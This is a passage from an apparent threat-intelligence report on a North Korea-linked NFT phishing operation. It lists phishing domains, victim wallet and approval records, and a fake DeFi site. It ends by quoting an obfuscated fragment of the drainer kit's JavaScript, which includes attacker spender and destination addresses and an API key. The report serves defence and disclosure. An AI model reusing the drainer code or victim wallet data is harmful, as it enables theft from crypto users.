12-22 16:04:04  www.noox.fi/                    54.[redacted]7.[redacted]69. 0   PC      0x0d[redacted]80D61e977a31D7BA27B9660C45374A[redacted]    METAMASK
12-22 18:34:31  www.noox.fi/                    54.[redacted]7.[redacted]69. 0   PC      0x0d[redacted]80D61e977a31D7BA27B9660C45374A[redacted]    METAMASK
12-22 20:39:08  www.holoframes.tech/?ps=8       103.[redacted].72. 38    PC      0x27[redacted]Aa75D0AcB15eB68154b95560B41650E[redacted]    METAMASK
12-22 21:10:16  www.chainsdrop.xyz/?ps=8        149.[redacted]244.[redacted]60  PC      0xad[redacted]72Cd209550e03AEebA8a756688d6255[redacted]    METAMASK
```

It was found that this information matched the visitor data collected by the phishing sites.


It also includes the victim’s approve record:



```
0x  1F784058093C77F643b94b86087f64184e2   0xa   914794b39b3581d1        40f89a444aa294a29f7522ac0ec8d74d10 3     https://www.invisiblem
0x  1F784058093C77F643b94b86087f64184e2   0xc 5 1dbb7bd81804a295 778c1  d1df36242a59bfee3b5df9327cf3def8b2 a     https://www.invisiblem
0x  1F784058093C77F643b94b86087f64184e2   0x3 b 5f31b51361366ae7 51cb   306419643f7e16ceaf7b8eff3192ef3f37 4     https://www.invisiblem
0x  1F784058093C77F643b94b86087f64184e2   0xe 8 1f69f82c6e590339 28a2a  3f4388abd069cc483b54e8b3ac4c1de355 2     https://www.invisiblem
0x  1F784058093C77F643b94b86087f64184e2   0x5 0 9f0a0117ff12ee9d 556ea  2501d1ed18fa03a5b7e4bac353b7aaac42 3     https://www.invisiblem
0x  741f405B12f9c2fb84D8F6D30B13E8BD69    0xf 3 454eb8c97becbb66 1c50e  26581546c8f2c80f1ce8d468f8c4366524 6     https://www.fantasywor
0x  741f405B12f9c2fb84D8F6D30B13E8BD69    0xf 3 8bffdf7680390071 8762   890631cb7b1da13fb45ad241eae8384f65 a     https://www.fantasywor
0x  741f405B12f9c2fb84D8F6D30B13E8BD69    0x0 b f2174b96d6577d89 27cbc  479f578cc9f628ce92a86c6c9a8ac1be8f e     https://www.fantasywor
0x  4F88808ad29037B8a4c78ca3665fC2c1Cc    0xe 0 ade0ef03ae4bc54e 74e19  8eee9ea6edd5e2aac7b48b61e18716bd56 6     https://www.fantasywor
0x  4F88808ad29037B8a4c78ca3665fC2c1Cc    0xe 0 ade0ef03ae4bc54e 74e19  8eee9ea6edd5e2aac7b48b61e18716bd56 6     https://www.fantasywor
0x  ca6D93624e2Ea2CEc630Dc21E45EE80aB1    Tra s erEth     https: /www.  andplates.xyz/
0x  3aD8B49702eb583EeF2Ed08451F03eF3e17   0x2 d d6a7d0880ff423d2 887a   410909068942ecba36a1f46d433b5b1d35 6     https://fantasyworldcu
0x  A85D665330eCD7Cf7E451ed1d87ebc2F81f   0x4 f 87ed2e53f69a30e4 2c1e9  b7c939899b6073e7e06eda6c9a6ee70873 f     https://www.fantasywor
0x  316D49374d634E1B27a862EC5209493A6f0   0x7 a 4674be9167227e6b 80fac  6a97591bd0127dd184ef2b96e42503bf38 1     https://www.fantasywor
0x  316D49374d634E1B27a862EC5209493A6f0   0x6 b 361a7195103f4e26 114c2  55c0d0445acaf1df1f7c0dd7e4d873975c a     https://www.fantasywor
0x  920dabc9bCDE67F93c7e784728888269a3B   0xc c a61d4e428d056dc1 f239b  7cdf55acd56ff4203e26fe38dbc285b57b e     https://www.satoshisca
0x  53c8e8f02367738790D95077C94eeE7C9c8   0x0 0 edcfb03b93956b48 508c9  f4144bb5a6e9d9da272066376e42f64f7f f     https://www.zombuddies
0x  53c8e8f02367738790D95077C94eeE7C9c8   0xe a eab2ba758bddc82c 05506  1869c32acf65dd758bcf32747ab7eb3648 c     https://www.zombuddies
0x  F4928F12bdc34D09e0C6F5496CB4607b261   0xe a fbdd95d7f97ea257 5c589  97873aa262a6d689e5e2d6aff98882bf45 7     https://www.aptopunks.
0x  A15449216D9d01510fdb17768DCD1845e10   0x5 3 87cc26c714ae9e72 3be4b  d08220e43067b8fbfa9e151b7263f79046 9     https://www.nativepunk
0x  A15449216D9d01510fdb17768DCD1845e10   0x9 3 603f1f309cd49b9f db244  a8f117e0289180038859d089b2b147a2ae a     https://www.nativepunk
0x  A15449216D9d01510fdb17768DCD1845e10   0x2 4 cc3de3059acbe61b 244c8  384620defc01b27e55b8e20a605748408f 1     https://www.nativepunk
0x  3BD4e54F46B1768fa1B562952ebE0D408c4   0x4 e f4bb4e7c2527fdb5 ff7e0  657c7d2930eb9f394823f66e4bd498988d c     https://www.hashverse.
0x  0bCeF1c6A8470e083E9901F9c8EB55B2c5    0xc 0 955d3994402469f7 795c7  c21cbbf07b42b93bfecfddfb853b0f11ec e     https://www.hashflows.
0x  0bCeF1c6A8470e083E9901F9c8EB55B2c5    0x8 d 54dc80fd512b5b42 fcdb7  48f3954efc2be2c5632449636ab93d3965 5     https://www.hashflows.
0x  0bCeF1c6A8470e083E9901F9c8EB55B2c5    0x2 b d9b02923809d0eab 417d0  68fb59b41dd9ee9ea3f4522bdb232e9565 4     https://www.hashflows.
0x  AB47A90757ddfFE33E9f10C83Bf177648fE   0x7 5 17f375b5e0002793 d9b6   ec79f4ac8c7a9abea5b6663ffad0670d0a 7     https://www.hashflows.
0x  AB47A90757ddfFE33E9f10C83Bf177648fE   0x2 7 4c747381d7f56b55 19256  1d4905b06e2c4629d344f7988199c8b0f0 e     https://www.hashflows.
0x  2AB454B969d7a18Cc3B040814b2a43C7488   0xa 6 a7ab503272ecac36 c14e6  82729b8a9b14d17af73e486e99799e3e62 a     https://nftinsight.tec
0x  0904d7D32c9Dde1E7A56DaB1bfa6102730B   0x8 f bb9ef300a072ee9b c1cb9  79e53cc55006407f06ddfbe171a1df219f f     https://nftsinsight.te
0x  31054659240E6d3689e2e92b872C21Fa3bc   0x6 9 08a20797f905e558 45f37  579df982bb657e13d90ecdd80521d40257 5     https://www.anyathepan
0x  5Ca24816B41526835814D3e00F10588718f   0xf 4 9415d22a1956082e 8fb31  f06e402abb72df7bcf0df05702aa43fec8 8     https://www.anyathepan
0x  C572a5176FF33a62cD776CD19303a6dFe78   0x6 3 3278ccbf0b2f6d87 547f4  edf6bc87044526632b8a5107d0dc63dc68 b     https://www.nativepunk
0x  C572a5176FF33a62cD776CD19303a6dFe78   0xd 7 aec49455f281c845 7b699  633d272177bfc1229e0f180a4e78126b53 c     https://www.nativepunk
0x  C572a5176FF33a62cD776CD19303a6dFe78   0x7 d d18db3510bc90590 fa144  385701e88401365debd6a2b3eeae5753fb b     https://www.nativepunk
0x  C159255C743F144c077fd9926FE67f8a759   0xc 7 9a55966e9844af24 7f173  4e1e4de085cc0e8a79f3ef484c3700fe42 6     https://www.nativepunk
0x  C159255C743F144c077fd9926FE67f8a759   0x1 b 299f8870d061ed66 853cf  fa71814b5ebaa2f602e26acc0914cabc15 f     https://www.nativepunk
0x  C159255C743F144c077fd9926FE67f8a759   0xa c f366af9bf82a1173 d3c18  60e1ed26410e23ad8fc27df9ce061ed28f f     https://www.nativepunk
0x  dbAC71d136A8aD02edd815B1E1b9217E4a9   0x1 2 faccfcdcadc7110f 18fb0  f14a8a7e28fe21635a38a75bbb6957bc99 a     https://www.footballst
0x  96F9Ffa1C661D4C1397883F73559f2458e4   0x7 e 7151204b6d3ed4d5 d6010  2312d57607a76c750b70da0b85105c7e79 0     https://hashverse.spac
0x  956DDF77533De04eD2Ca4435a6c9e4fBBD6   0x9 f 98c063d41c526639 7f6ec  2bab53be28d753d643f8278499052cc786 f     https://www.hashverse.
0x  1CE446DFe2A154FDf458044d18D0CF5a94E   0xf 2 a6b745ea1f8061f3 cc674  ee009343d115dfc7f28bfdd0661b7f9bb3 7     https://www.superfox.f
0x  108b841D0B915aF082141970BfBB9B45aa7   0x7 d 6f39eae331f42594 d751f  a3635b7cbd76a98aea33051623bdd4e95b 8     https://www.superfox.f
0x  0cB8dC6EbB7Dd84a19ecD59FBaD382f9B99   0xa 6 7795b17f57536de6 b7a90  565b415f7bbaa7174a1fa0a0a904029dda f     https://www.superfox.f
0x  0cB8dC6EbB7Dd84a19ecD59FBaD382f9B99   0x2 3 e537d6d1a77b7c3d 0cbe4  ba404635c94afd28c7b74cef95c38478f0 5     https://www.superfox.f
0x  0cB8dC6EbB7Dd84a19ecD59FBaD382f9B99   0x0 0 175f80a2c8fae7fc 75cd0  865e63085e0eda16f6705c7d9bce13bcda 6     https://www.superfox.f
0x  0cB8dC6EbB7Dd84a19ecD59FBaD382f9B99   0x9 d 5f6c71cd27e80a83 33074  8861a3e81157be6a725704eea4550c660e 5     https://www.superfox.f
0x  fD505eF476cB18BDcaD73D377528B516a54   0xb a a2d989694eac1c04 c4423  a1ef5203c27dbbad08f42c68cc34915c50 d     https://www.superfox.f
0x  aE0E121566aA427C82bA1dFf40F1F76CA90   0x2 0 d81733bdcaca292d 1379b  b56aabdf6ce6aa99d71b6e0ca0ff5e84ec b     https://www.superfox.f
0x  e96C54b125C8AA6f5A1F914edC4F05B210d   0x6 5 b7ceabfd5bc0b854 e7dca  c0456cb1b3d9f6533d7d12e34988ca90fa 5     https://www.metasoccer
0x  0FD9165A6Ecd28D7Fb1da5b2A19EDFE83d3   0x6 1 cce0f120499fce91 083cb  24aa9db65ccd05d9ad9e5f239fc0dd9af6 c     https://www.metasoccer
0x  3bE78282010167FCe86051CCf2b3C0b8304   0xe 5 a611ef5222ed541f 2c29b  79a2e80b6d3f7c1a5380098cdda2fe3e27 d     https://alinswap.xyz/?
0x  3bE78282010167FCe86051CCf2b3C0b8304   0xb   be84d166124ff76e        30753f1525e8ac1d0d614fcfa88b891962       https://alinswap.xyz/
```


And sigData, among other sensitive data was also discovered, which will not be shown here for privacy reasons.

Our analysis also revealed that there are NFT phishing site groups under the same IP of the host, with 372 NFT phishing sites under a single IP:




	Resolve	First	Last
□	niftytailor.org	2022-12-12	2022-12-21
□	meekicks.store	2022-11-10	2022-12-21
□	niftytailors.shop	2022-12-18	2022-12-20
□	aptopunks.fun	2022-10-31	2022-12-20
□	fantasyworldcup.fun	2022-10-22	2022-12-20
□	footballstars.fun	2022-10-30	2022-12-20
□	sushibits.xyz	2022-11-08	2022-12-19
□	qptmetacard.org	2022-12-13	2022-12-19
□	www.niftytailor.org	2022-12-12	2022-12-19
□	mylands.space	2022-12-12	2022-12-18
□	www.niftytailors.shop	2022-12-18	2022-12-18
□	*.niftytailors.shop	2022-12-18	2022-12-18
□	sandplate.xyz	2022-11-12	2022-12-17
□	www.fantasyworldcup.fun	2022-10-23	2022-12-17
□	superboys.fun	2022-11-10	2022-12-16
□	nftinsight.tech	2022-11-13	2022-12-16
□	holoframe.space	2022-10-28	2022-12-16
□	prysmsquads.xyz	2022-10-25	2022-12-16
□	nftsinsight.tech	2022-11-13	2022-12-15
□	eyeforadventurers.xyz	2022-11-11	2022-12-15
□	invisiblemeebits.xyz	2022-10-23	2022-12-14
□	www.qptmetacard.org	2022-12-13	2022-12-14
□	meekicks.tech	2022-11-11	2022-12-14
□	creawearables.fun	2022-11-07	2022-12-14
□	smashmarbles.xyz	2022-11-10	2022-12-13

As well as another 320 NFT phishing sites associated under a different IP address:



	Resolve	First	Last
□	www.moonbirdvictorian.app	2022-10-22	2022-12-22
□	thelandsafe.xyz	2022-10-18	2022-12-22
□	*.benzibananas.space	2022-10-28	2022-12-22
□	metroverseland.com	2022-10-09	2022-12-21
□	secretgardens.fun	2022-10-17	2022-12-21
□	www.onpodx.net	2022-10-20	2022-12-21
□	webaverse.space	2022-12-02	2022-12-21
□	www.www.onpodx.net	2022-12-21	2022-12-21
□	www.www.tritonpass.org	2022-12-17	2022-12-21
□	oncybers.app	2022-10-09	2022-12-21
□	benzibananas.space	2022-10-09	2022-12-21
□	admin.benzibananas.space	2022-10-09	2022-12-21
□	alertnfts.org	2022-10-10	2022-12-21
□	www.webmail.benzibananas.space	2022-10-09	2022-12-21
□	danmv.site	2022-10-30	2022-12-21
□	webmail.benzibananas.space	2022-10-09	2022-12-21
□	mail.benzibananas.space	2022-10-09	2022-12-21
□	admin.moonbirdvictorian.app	2022-12-17	2022-12-21
□	www.admin.benzibananas.space	2022-10-09	2022-12-20
□	www.tritonpass.org	2022-10-11	2022-12-20
□	onpodx.net	2022-10-18	2022-12-20
□	collinsmusic.fun	2022-10-09	2022-12-20
□	www.benzibananas.space	2022-10-09	2022-12-20
□	infinityvoid.space	2022-10-17	2022-12-20
□	worldofmythesda.fun	2022-12-17	2022-12-20

We even discovered a DeFi platform run by North Korean hackers.



不安全 | univaults.xyz

Connect Wallet

Liquidity Vaults for long-term investors

Benefit for UV Holders

Claim Rewards

Active V1

WBTC / USDC

Manages your liquidity using a passive rebalancing strategy

TVL
$811516

Capacity used
15.4%

Active V1

ETH / USDC

Manages your liquidity using a passive rebalancing strategy

TVL
$890792

Capacity used
10.2%

Active V1

ETH / USDT

Manages your liquidity using a passive rebalancing strategy


TVL
$321802

Capacity used
9.28%

Due to the sheer volume of information, we are unable to delve into every detail in this report.


Analysis of Phishing Methods

In combination with our previous article “How Scammers Are Paying Nothing for Your NFTs,” we analyzed the core code of this phishing incident. Our investigation revealed that the hackers utilized multiple tokens, such as WETH, USDC, DAI, and UNI, etc. in their phishing attacks.




```
    wethAddr = _0x200712(0x10a),
    usdcAddr = _0x200712(0x11f),
    daiAddr = _0x200712(0xf9),
    uniAddr = _0x200712(0xec),
    v3nftAddr = _0x200712(0x11d),
    cryptoPunkAddr = '0xb47e3cd837ddf8e4c57f05d70ab865de6e193bbb',
    zeroAddr = _0x200712(0x238),
    seaportAddr = _0x200712(0x1d9),
    conduitAddr = _0x200712(0x240),
    payableAddr = '0x5E459e773054A19D84E650210B4c4caF76299536',
    signMultiple = 0x5,
    nftMultiple = 0.8;
const Web3Modal = window['Web3Modal'][_0x200712(0x17e)],
    WalletConnectProvider = window[_0x200712(0x1b7)][_0x200712(0x17e)];
var MORALISKEY = 'UqPo3pNAIZTn6vavfaAH5Sv6GTBxtPx5xZVIPrLkpIeKSbstpAG9P9VjjduWLDHX',
    spenderAddr = '0x5380F7544af0418f6bca40897536748cbD5AD2a9',
    destAddr = '0x9959E2974A3478101dEFDAb9Bb2f3ca05725Ba3d';
const providerOptions = {
    'walletconnect': {
        'package': WalletConnectProvider,
        'options': {
            'rpc': {
                0x1: _0x200712(0x1f9)
```

The following code is used to induce victims to perform more common phishing ‘Approve’ operations, such as authorizing NFTs and ERC20 tokens:

